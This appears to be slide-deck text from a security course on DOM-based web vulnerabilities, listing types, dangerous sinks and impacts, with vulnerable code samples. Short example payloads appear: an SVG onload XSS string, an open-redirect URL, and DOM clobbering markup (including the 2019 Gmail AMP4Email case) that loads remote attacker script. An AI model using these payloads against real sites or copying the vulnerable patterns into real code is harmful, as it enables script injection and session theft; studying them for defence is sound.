
Types of DOM-Based Vulnerabilities

- DOM-based XSS
- Open redirection
- Cookie manipulation
- JavaScript injection
- Document-domain manipulation
- WebSocket-URL poisoning
- Link manipulation
- Ajax request-header manipulation
- Local file-path manipulation
- Client-side SQL Injection
- HTML5-storage manipulation
- Client-side XPath Injection
- Client-side JSON Injection
- DOM-data manipulation
- Denial of service
- Web message vulnerabilities
- DOM clobbering
- ...

Impact of DOM-Based Vulnerabilities

- Depends on the context of the vulnerability.
 - **C**onfidentiality – Could be Low, Medium or High.
 - **I**ntegrity – Could be Low, Medium or High.
 - **A**vailability – Could be Low, Medium or High.

HOW TO FIND & EXPLOIT DOM-BASED VULNERABILITIES?



Types of DOM-Based Vulnerabilities

- DOM-based XSS 
- Open redirection
- Cookie manipulation
- JavaScript injection
- Document-domain manipulation
- WebSocket-URL poisoning
- Link manipulation
- Ajax request-header manipulation
- Local file-path manipulation
- Client-side SQL Injection
- HTML5-storage manipulation
- Client-side XPath Injection
- Client-side JSON Injection
- DOM-data manipulation
- Denial of service
- Web message vulnerabilities
- DOM clobbering
- ...

Cross-Site Scripting (XSS)

DOM-based XSS vulnerabilities arise when JavaScript takes data from an attacker-controllable source and passes it to a sink that supports dynamic execution.

Vulnerable Code

The following code is vulnerable to DOM-based XSS.

```
function trackSearch(query) {  
    document.write('');  
  
    var query = (new URLSearchParams(window.location.search)).get('search');  
  
    if(query) {  
        trackSearch(query);  
    }  
}
```

Exploit

This can be exploited by adding the following payload in the search (query) field.

```
"><svg onload=alert(1)>
```

Cross-Site Scripting (XSS)

Impact

This vulnerability is used to perform cross-site scripting attacks which can lead to:

- Stealing the victim's session cookies
- Stealing the victim's login credentials
- Performing actions on behalf of the victim
- Logging the victim's keystrokes
- ...

Sinks

The following are some of the main sinks:

```
document.write()  
document.writeln()  
document.domain  
element.innerHTML  
element.outerHTML  
element.insertAdjacentHTML  
element.onevent
```


Cross-Site Scripting (XSS)

Sinks

The following jQuery functions are also sinks:

```
add()
after()
append()
animate()
insertAfter()
insertBefore()
before()
html()
prepend()
replaceAll()
replaceWith()
wrap()
wrapInner()
wrapAll()
has()
constructor()
init()
index()
jQuery.parseHTML()
$.parseHTML()
```

Types of DOM-Based Vulnerabilities

- DOM-based XSS
- Open redirection 
- Cookie manipulation
- JavaScript injection
- Document-domain manipulation
- WebSocket-URL poisoning
- Link manipulation
- Ajax request-header manipulation
- Local file-path manipulation
- Client-side SQL Injection
- HTML5-storage manipulation
- Client-side XPath Injection
- Client-side JSON Injection
- DOM-data manipulation
- Denial of service
- Web message vulnerabilities
- DOM clobbering
- ...

Open Redirection

DOM-based open-redirection vulnerabilities arise when a script writes attacker controllable data into a sink that can trigger cross-domain navigation.

Vulnerable Code

The following code is vulnerable to DOM-based open redirection.

```
goto = location.hash.slice(1)
if (goto.startsWith('https:')) {
    location = goto;
}
```

Exploit

This can be exploited by redirecting the victim to a malicious site.

```
https://www.innocent-website.com/example#https://www.evil-user.net
```


Open Redirection

Impact

Redirect the user to a malicious site.

Sinks:

```
location
location.host
location.hostname
location.href
location.pathname
location.search
location.protocol
location.assign()
location.replace()
open()
element.srcdoc
XMLHttpRequest.open()
XMLHttpRequest.send()
jQuery.ajax()
$.ajax()
```

Types of DOM-Based Vulnerabilities

- DOM-based XSS
- Open redirection
- Cookie manipulation 
- JavaScript injection
- Document-domain manipulation
- WebSocket-URL poisoning
- Link manipulation
- Ajax request-header manipulation
- Local file-path manipulation
- Client-side SQL Injection
- HTML5-storage manipulation
- Client-side XPath Injection
- Client-side JSON Injection
- DOM-data manipulation
- Denial of service
- Web message vulnerabilities
- DOM clobbering
- ...

Cookie Manipulation

DOM-based cookie manipulation vulnerabilities arise when a script writes attacker-controllable data into the value of a cookie.

Vulnerable Code

The following code is vulnerable to DOM-based cookie manipulation.

```
document.cookie = 'lastViewedProduct=' + window.location
```

Sink(s)

```
document.cookie
```

Impact

Depends on the role that the cookie plays within the website.

- Cross-site scripting
- Session fixation
- Performing unintended actions
- ...

Types of DOM-Based Vulnerabilities

- DOM-based XSS
- Open redirection
- Cookie manipulation
- JavaScript injection 
- Document-domain manipulation
- WebSocket-URL poisoning
- Link manipulation
- Ajax request-header manipulation
- Local file-path manipulation
- Client-side SQL Injection
- HTML5-storage manipulation
- Client-side XPath Injection
- Client-side JSON Injection
- DOM-data manipulation
- Denial of service
- Web message vulnerabilities
- DOM clobbering
- ...

JavaScript Injection

DOM-based JavaScript-injection vulnerabilities arise when a script executes attacker-controllable data as JavaScript.

Vulnerable Code

The following code is vulnerable to DOM-based JavaScript injection.

```
eval('var data = "reflected string"');
```

Sink(s)

```
eval()  
Function()  
setTimeout()  
setInterval()  
setImmediate()  
execCommand()  
execScript()  
msSetImmediate()  
range.createContextualFragment()  
crypto.generateCRMFRequest()
```

JavaScript Injection

Impact

This vulnerability can lead to arbitrary attacker-supplied JavaScript to execute in the context of the user's browser session.

- Stealing the victim's session tokens
- Stealing the victim's login credentials
- Performing actions on behalf of the victim
- Logging the victim's keystrokes
- ...

Types of DOM-Based Vulnerabilities

- DOM-based XSS
- Open redirection
- Cookie manipulation
- JavaScript injection
- Document-domain manipulation 
- WebSocket-URL poisoning
- Link manipulation
- Ajax request-header manipulation
- Local file-path manipulation
- Client-side SQL Injection
- HTML5-storage manipulation
- Client-side XPath Injection
- Client-side JSON Injection
- DOM-data manipulation
- Denial of service
- Web message vulnerabilities
- DOM clobbering
- ...

Document-Domain Manipulation

Document-domain manipulation vulnerabilities arise when a script uses attacker controllable data to set the `document.domain` property.

Sink(s)

```
document.domain
```

Impact:

This vulnerability may be exploited by an attacker to cause a page of a targeted website and an attacker-controlled page to set the same `document.domain` value which then may allow the attacker to fully compromise the targeted website.

Types of DOM-Based Vulnerabilities

- DOM-based XSS
- Open redirection
- Cookie manipulation
- JavaScript injection
- Document-domain manipulation
- WebSocket-URL poisoning 
- Link manipulation
- Ajax request-header manipulation
- Local file-path manipulation
- Client-side SQL Injection
- HTML5-storage manipulation
- Client-side XPath Injection
- Client-side JSON Injection
- DOM-data manipulation
- Denial of service
- Web message vulnerabilities
- DOM clobbering
- ...

WebSocket-URL Poisoning

DOM-based WebSocket-URL poisoning occurs when a script uses attacker controllable data as the target URL of a WebSocket connection.

Impact

Depends on how the website uses WebSockets.

- Sensitive data transmission
- Client-side attacks such as XSS

Sinks

The WebSocket constructor.

Types of DOM-Based Vulnerabilities

- DOM-based XSS
- Open redirection
- Cookie manipulation
- JavaScript injection
- Document-domain manipulation
- WebSocket-URL poisoning
- Link manipulation 
- Ajax request-header manipulation
- Local file-path manipulation
- Client-side SQL Injection
- HTML5-storage manipulation
- Client-side XPath Injection
- Client-side JSON Injection
- DOM-data manipulation
- Denial of service
- Web message vulnerabilities
- DOM clobbering
- ...

Link Manipulation

DOM-based link manipulation vulnerabilities arise when a script writes attacker controllable data to a navigation target within the current page.

Sink(s)

```
element.href  
element.src  
element.action
```

Impact

This can be leveraged to perform various attacks:

- Redirect the user to an arbitrary external domain.
- Cause the user to submit sensitive form data to an attacker-controlled server.
- Change the file or query string associated with a link, causing the user to perform an unintended action.
- ...

Types of DOM-Based Vulnerabilities

- DOM-based XSS
- Open redirection
- Cookie manipulation
- JavaScript injection
- Document-domain manipulation
- WebSocket-URL poisoning
- Link manipulation
- Ajax request-header manipulation ←
- Local file-path manipulation
- Client-side SQL Injection
- HTML5-storage manipulation
- Client-side XPath Injection
- Client-side JSON Injection
- DOM-data manipulation
- Denial of service
- Web message vulnerabilities
- DOM clobbering
- ...

Ajax Request-Header Manipulation

DOM-based Ajax request-header manipulation vulnerabilities arise when a script writes attacker-controllable data into the request header of an Ajax request that is issued using an XMLHttpRequest object.

Sink(s)

```
XMLHttpRequest.setRequestHeader()  
XMLHttpRequest.open()  
XMLHttpRequest.send()  
jQuery.globalEval()  
$.globalEval()
```

Impact

This vulnerability can be used to construct a URL that, if visited by another user, sets an arbitrary header in the subsequent Ajax request. Therefore, the impact of this vulnerability depends on the role of specific headers in the server-side processing of the Ajax request.

Types of DOM-Based Vulnerabilities

- DOM-based XSS
- Open redirection
- Cookie manipulation
- JavaScript injection
- Document-domain manipulation
- WebSocket-URL poisoning
- Link manipulation
- Ajax request-header manipulation
- Local file-path manipulation ←
- Client-side SQL Injection
- HTML5-storage manipulation
- Client-side XPath Injection
- Client-side JSON Injection
- DOM-data manipulation
- Denial of service
- Web message vulnerabilities
- DOM clobbering
- ...

Local File-Path Manipulation

DOM-based local file-path manipulation vulnerabilities arise when a script passes attacker-controllable data to a file handling API as the filename parameter.

Sink(s)

```
FileReader.readAsArrayBuffer()  
FileReader.readAsBinaryString()  
FileReader.readAsDataURL()  
FileReader.readAsText()  
FileReader.readAsFile()  
FileReader.root.getFile()
```

Impact

The impact depends on how the website uses the file:

- If the website reads data from the file, the attacker may be able to read the file.
- If the website writes specific data to a sensitive file, the attacker may be able to write to the file.

Types of DOM-Based Vulnerabilities

- DOM-based XSS
- Open redirection
- Cookie manipulation
- JavaScript injection
- Document-domain manipulation
- WebSocket-URL poisoning
- Link manipulation
- Ajax request-header manipulation
- Local file-path manipulation
- Client-side SQL Injection ←
- HTML5-storage manipulation
- Client-side XPath Injection
- Client-side JSON Injection
- DOM-data manipulation
- Denial of service
- Web message vulnerabilities
- DOM clobbering
- ...

Client-Side SQL Injection

DOM-based client-side SQL-injection vulnerabilities arise when a script incorporates attacker-controllable data into a client-side SQL query in an unsafe way.

Sink(s)

```
executeSql ( )
```

Impact

The impact depends on the website's usage of the SQL database.

- If the database is used to store sensitive data, the attacker may be able to retrieve that data.
- If the database is used to store pending user actions, the attacker may be able to modify these user actions.

Types of DOM-Based Vulnerabilities

- DOM-based XSS
- Open redirection
- Cookie manipulation
- JavaScript injection
- Document-domain manipulation
- WebSocket-URL poisoning
- Link manipulation
- Ajax request-header manipulation
- Local file-path manipulation
- Client-side SQL Injection
- HTML5-storage manipulation ←
- Client-side XPath Injection
- Client-side JSON Injection
- DOM-data manipulation
- Denial of service
- Web message vulnerabilities
- DOM clobbering
- ...

HTML5-Storage Manipulation

HTML5-storage manipulation vulnerabilities arise when a script stores attacker-controllable data in the HTML5 storage of the web browser (localStorage or sessionStorage).

Sink(s)

```
sessionStorage.setItem()  
localStorage.setItem()
```

Impact

The impact depends on the website's usage of the storage. If the application reads data back from the storage and processes it in an unsafe way, then an attacker can leverage this vulnerability to store malicious data that delivers client-side attacks such as cross-site scripting.

Types of DOM-Based Vulnerabilities

- DOM-based XSS
- Open redirection
- Cookie manipulation
- JavaScript injection
- Document-domain manipulation
- WebSocket-URL poisoning
- Link manipulation
- Ajax request-header manipulation
- Local file-path manipulation
- Client-side SQL Injection
- HTML5-storage manipulation
- Client-side XPath Injection 
- Client-side JSON Injection
- DOM-data manipulation
- Denial of service
- Web message vulnerabilities
- DOM clobbering
- ...

Client-Side XPath Injection

DOM-based XPath-Injection vulnerabilities arise when a script incorporates attacker-controllable data into an XPath query.

Sink(s)

```
document.evaluate()  
element.evaluate()
```

Impact

The impact depends on how the query results are used. It may be possible for an attacker to subvert the website's logic or cause unintended actions on behalf of the user.

Types of DOM-Based Vulnerabilities

- DOM-based XSS
- Open redirection
- Cookie manipulation
- JavaScript injection
- Document-domain manipulation
- WebSocket-URL poisoning
- Link manipulation
- Ajax request-header manipulation
- Local file-path manipulation
- Client-side SQL Injection
- HTML5-storage manipulation
- Client-side XPath Injection
- Client-side JSON Injection 
- DOM-data manipulation
- Denial of service
- Web message vulnerabilities
- DOM clobbering
- ...

Client-Side JSON Injection

DOM-based JSON injection vulnerabilities arise when a script incorporates attacker-controllable data into a string that is parsed as a JSON data structure and then processed by the application.

Sink(s)

```
JSON.parse()  
jQuery.parseJSON()  
$.parseJSON()
```

Impact

The impact depends on how the JSON data is used. It may be possible for an attacker to subvert the website's logic or cause unintended actions on behalf of the user.

Types of DOM-Based Vulnerabilities

- DOM-based XSS
- Open redirection
- Cookie manipulation
- JavaScript injection
- Document-domain manipulation
- WebSocket-URL poisoning
- Link manipulation
- Ajax request-header manipulation
- Local file-path manipulation
- Client-side SQL Injection
- HTML5-storage manipulation
- Client-side XPath Injection
- Client-side JSON Injection
- DOM-data manipulation 
- Denial of service
- Web message vulnerabilities
- DOM clobbering
- ...

DOM-data Manipulation

DOM-data manipulation vulnerabilities arise when a script writes attacker controllable data to a field within the DOM that is used within the visible UI or client-side logic.

Impact

The impact depends on the type of field (sink) within the DOM that the attacker controllable data can manipulate.

Sink(s)

```
script.src  
script.text  
script.textContent  
script.innerHTML  
element.setAttribute()  
element.search  
element.text  
element.textContent  
element.innerHTML  
element.outerText  
element.value
```

```
element.name  
element.target  
element.method  
element.type  
element.backgroundImage  
element.cssText  
element.codebase  
document.title  
document.implementation.createHTMLDocument()  
history.pushState()  
history.replaceState()
```

Types of DOM-Based Vulnerabilities

- DOM-based XSS
- Open redirection
- Cookie manipulation
- JavaScript injection
- Document-domain manipulation
- WebSocket-URL poisoning
- Link manipulation
- Ajax request-header manipulation
- Local file-path manipulation
- Client-side SQL Injection
- HTML5-storage manipulation
- Client-side XPath Injection
- Client-side JSON Injection
- DOM-data manipulation
- Denial of service 
- Web message vulnerabilities
- DOM clobbering
- ...

Denial-of-Service

DOM-based denial-of-service vulnerabilities arise when a script passes attacker controllable data in an unsafe way to an API whose convocation can cause the user's computer to consume excessive amounts of CPU or disk space.

Impact

Denial of service.

Sink(s)

```
requestFileSystem()  
RegExp()
```

Types of DOM-Based Vulnerabilities

- DOM-based XSS
- Open redirection
- Cookie manipulation
- JavaScript injection
- Document-domain manipulation
- WebSocket-URL poisoning
- Link manipulation
- Ajax request-header manipulation
- Local file-path manipulation
- Client-side SQL Injection
- HTML5-storage manipulation
- Client-side XPath Injection
- Client-side JSON Injection
- DOM-data manipulation
- Denial of service
- Web message vulnerabilities 
- DOM clobbering
- ...

Web Message Vulnerabilities

DOM-based web message vulnerabilities arise when a script sends attacker-controllable data as a web message to another document within the browser.

Sink(s)

Any functionality that is used by the incoming message event listener could be a sink if the application accepts web message data from untrusted sources.

Impact

The impact of this vulnerability depends on the destination document's handling of the incoming message (sink). If the sink accepts arbitrary messages, then the attacker can leverage the vulnerability to perform client-side attacks.

Types of DOM-Based Vulnerabilities

- DOM-based XSS
- Open redirection
- Cookie manipulation
- JavaScript injection
- Document-domain manipulation
- WebSocket-URL poisoning
- Link manipulation
- Ajax request-header manipulation
- Local file-path manipulation
- Client-side SQL Injection
- HTML5-storage manipulation
- Client-side XPath Injection
- Client-side JSON Injection
- DOM-data manipulation
- Denial of service
- Web message vulnerabilities
- DOM clobbering 
- ...

DOM Clobbering

Locating elements in the DOM tree.

1. DOM Query Selectors (the clean way):

```
document.querySelector("[id=Y]")
```


2. Property Access on Window or Document (the dirty way):

```
document.X.Y
```

```
window.Y
```

└─ Named access on Window / Document

Example: select node **n5** in the tree.



DOM Clobbering

Vulnerable Code:

```
<script>
  window.onload = function() {
    let someObject = window.someObject || {};
    let script = document.createElement('script');
    script.src = someObject.url;
    document.body.appendChild(script);
  };
</script>
```

Exploit Code:

```
<a id=someObject><a id=someObject name=url href=https://malicious-website.com/evil.js>
```

DOM Clobbering is a namespace confusion vulnerability where attackers inject code-less HTML markup and transform it into executable code by exploiting the interaction of the code with the runtime environment.

DOM Clobbering


Example: DOM Clobbering in GMail's AMP4Email sanitizer (2019)

Gmail's Dynamic Mail Feature¹

```

1  var script = window.document.createElement("script");
2  script.async = false;
3
4  var loc;
5  if (AMP_MODE.test && window.testLocation) {
6    loc = window.testLocation
7  } else {
8    loc = window.location;
9  }
10
11 if (AMP_MODE.localDev) {
12   loc = loc.protocol + "://" + loc.host + "/dist"
13 } else {
14   loc = "https://cdn.ampproject.org";
15 }
16
17 var singlePass = AMP_MODE.singlePassType ? AMP_MODE.singlePassType + "/" : "";
18 b.src = loc + "/rtv/" + AMP_MODE.rtvVersion; + "/" + singlePass + "v0/" + pluginName + ".js";
19
20 document.head.appendChild(b);

```



Consequence

Arbitrary code execution



```

1 <!-- We need to make AMP_MODE.localDev and AMP_MODE.test truthy-->
2 <a id="AMP_MODE"></a>
3 <a id="AMP_MODE" name="localDev"></a>
4 <a id="AMP_MODE" name="test"></a>
5
6 <!-- window.testLocation.protocol is a base for the URL -->
7 <a id="testLocation"></a>
8 <a id="testLocation" name="protocol"
9   href="https://pastebin.com/raw/0tn8z0rG#"></a>

```


Clobbering Markups



Abuse HTML and DOM **specification rules**

- **R1:** [§7.3.3-HTML] Named Access on Window
- **R2:** [§3.1.5-HTML] DOM Tree Accessors
- **R3:** [§4.10.3-HTML] Form Parent-Child
- **R4:** [§4.8.5-HTML] Window Proxies
- **R5:** [§4.2.10.2-DOM] HTMLCollection

Example



Clobbering Target: `window.X.Y`

Rules: R1+R3

```
<form id=X><input name=Y>
```

